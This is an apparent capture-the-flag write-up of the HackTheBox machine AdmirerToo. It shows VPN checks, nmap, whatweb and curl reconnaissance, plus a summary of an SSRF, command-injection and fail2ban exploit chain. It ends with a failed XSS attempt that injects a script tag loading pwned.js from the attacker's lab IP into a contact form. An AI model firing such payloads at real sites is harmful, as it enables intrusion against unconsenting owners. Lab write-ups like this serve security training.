
860_HTB_admirertoo

[HTB] AdmirerToo

- by **Pablo** `github.com/vorkampfer/hackthebox2/admirertoo`




- **Resources:**

> 1. Savitar YouTube walk-through `https://htbmachines.github.io/`
> 2. OpenCats Arbitray File Write: `snoopysecurity.github.io/posts/09_opencats_php_object_injection/`
> 3. What is vulnerable de-serialization: `https://portswigger.net/web-security/deserialization`
> 4. fail2ban exploit via whois/mailutils: `https://research.securitum.com/fail2ban-remote-code-execution/`
> 5. 0xdf gitlab: `https://0xdf.gitlab.io/`
> 6. 0xdf YouTube: `https://www.youtube.com/@0xdf`
> 7. Privacy search engine `https://metager.org`
> 8. Privacy search engine `https://ghosterysearch.com/`
> 9. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
> 10. `https://book.hacktricks.xyz/`

- **View terminal output with color**

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*



NOTE from Pablo: I recommend that in the Privilege Escalation portion just to scroll down to the TLDR RECAP i made. The privesc on this box had my head spinning. My notes are a rambling mess. Take care and thanks for following my guide. peace!

Synopsis:

```
AdmirerToo is all about chaining exploits together. I’ll use a SSRF vulnerability in Adminer to discover a local instance of OpenTSDB, and use the SSRF to exploit a command injection to get a shell. Then I’ll exploit a command injection in Fail2Ban that requires I can control the result of a whois query about my IP. I’ll abuse a file write vulnerability in OpenCats to upload a malicious whois.conf, and then exploit fail2ban getting a shell. In Beyond Root, I’ll look at the final exploit and why nc didn’t work for me at first, but ncat did. ~0xdf
```

Skill-set:

```
1. Subdomain Enumerations
2. Adminer Enumeration
3. SSRF (Server Side Request Forgery) in Adminer [CVE-2021-21311]
4. Abusing redirect to discover internal services
5. OpenTSDB Exploitation [CVE-2020-35476] [Remote Code Execution]
6. Searching for valid metrics
7. OpenCats PHP Object Injection to Arbitrary File Write
8. Abusing Fail2ban [RCE][CVE-2021-32749]
9. PLaying with phpggc in order to serialize our data
10. Abusing whois config file + OpenCats + Fail2ban [PrivESC]
```

Checking connection status

1. **Checking my openvpn connection with a bash script.**

```
1. ᐅ htb.sh --status

==>[+]  OpenVPN is up and running.
2024-08-31 02:50:48 Initialization Sequence Completed

==>[+]  The PID number for OpenVPN is: 83412

==>[+]  Your Tun0 ip is: 10.10.14.2

==>[+]  The HackTheBox server IP is: 10.129.96.181 admirertoo.htb

==>[+] PING 10.129.96.181 (10.129.96.181) 56(84) bytes of data.
64 bytes from 10.129.96.181: icmp_seq=1 ttl=63 time=152 ms

--- 10.129.96.181 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 151.728/151.728/151.728/0.000 ms

==>[+] 10.129.96.181 (ttl -> 63): Linux

Done!
```

Basic Recon

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ᐅ openscan admirertoo.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to grab ports.
3. ᐅ echo $openportz
22,53,80
4. ᐅ source ~/.zshrc
5. ᐅ echo $openportz
22,80
6. ᐅ portzscan $openportz admirertoo.htb
7. Nothing much at all comes back in the scan.
8. >>> Listing all the open ports
22/tcp open  ssh     syn-ack OpenSSH 7.9p1 Debian 10+deb10u2
80/tcp open  http    syn-ack Apache httpd 2.4.38 ((Debian))
9. ᐅ nmap --script=http-enum -p80 10.129.96.181 -oN http_enum_80.nmap -vvv
>>> PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack
| http-enum:
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
```

```
|_  /manual/: Potentially interesting folder
10. SUCCESS, nmap finds the directory `/manual`
```

OPENSSH (1:7.9P1-10+DEB10U2) *DEBIAN 10.13 BUSTER*

3. **Discovery with *Ubuntu Launchpad***


```
1. I lookup `OpenSSH 7.9p1 Debian 10+deb10u2 launchpad`
2. Launchpad.net is saying the server is most likely a `Debian 10.13 Buster`
```

4. **Whatweb**


```
1. ▷ whatweb http://10.129.96.181/
http://10.129.96.181/ [200 OK] Apache[2.4.38], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux]
[Apache/2.4.38 (Debian)], IP[10.129.96.181], JQuery[1.11.2], Modernizr[2.8.3-respond-1.4.2.min], Script, Title[Admirer], X-
UA-Compatible[IE=edge]
```

5. **curl the server**

```
1. ▷ curl -s -X GET http://admirertoo.htb/ -I
HTTP/1.1 200 OK
Date: Sat, 31 Aug 2024 03:52:24 GMT
Server: Apache/2.4.38 (Debian)
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```




6. **Site enumeration**



Index of /img

Name	Last modified	Size	Description
Parent Directory		-	
about_us.png	2018-02-08 05:17	1.8M	
big_portfolio_item_1.png	2018-02-08 18:29	661K	
big_portfolio_item_2.png	2018-02-08 18:30	474K	
big_portfolio_item_3.png	2018-02-08 18:32	472K	
big_portfolio_item_4.png	2018-02-08 18:33	333K	
big_portfolio_item_5.png	2018-02-08 18:33	546K	
big_portfolio_item_6.png	2018-02-08 18:34	424K	

```
1. http://admirertoo.htb/
2. The main page image is ironic. It is a scene of beautiful trees in nature but over to the right they have logged most of
the trees.
3. Seems like a wallpaper site. Nothing interesting.
4. Designed by TemplateMo
```



Request

Pretty Raw Hex

```
POST / HTTP/1.1
Host: admirertoo.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+x
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Origin: http://admirertoo.htb
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://admirertoo.htb/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

name=<script src="http://10.10.14.2/pwned.js"></script>&email=foo%40hotmail.com&message=<script
src="http://10.10.14.2/pwned.js"></script>
```

7. **There is this message chat. It seems there is nothing going on so I run burpsuite and intercept the message request**

```
1. I start foxyproxy and burpsuite. Foxyproxy is a firefox plugin that allows a person to proxy a site through burpsuite.
Setup is very simple.
2. ▷ burpsuite &> /dev/null & disown
3. I try to inject an XSS script and we will see if that works.
4. I put the script tag in the name and the message
5. <script src="http://10.10.14.2/pwned.js"></script>
6. sudo python3 -m http.server 80
7. I send the payload in burpsuite, an nothing happens.
8. Fail
```


admirertoo.htb/foo

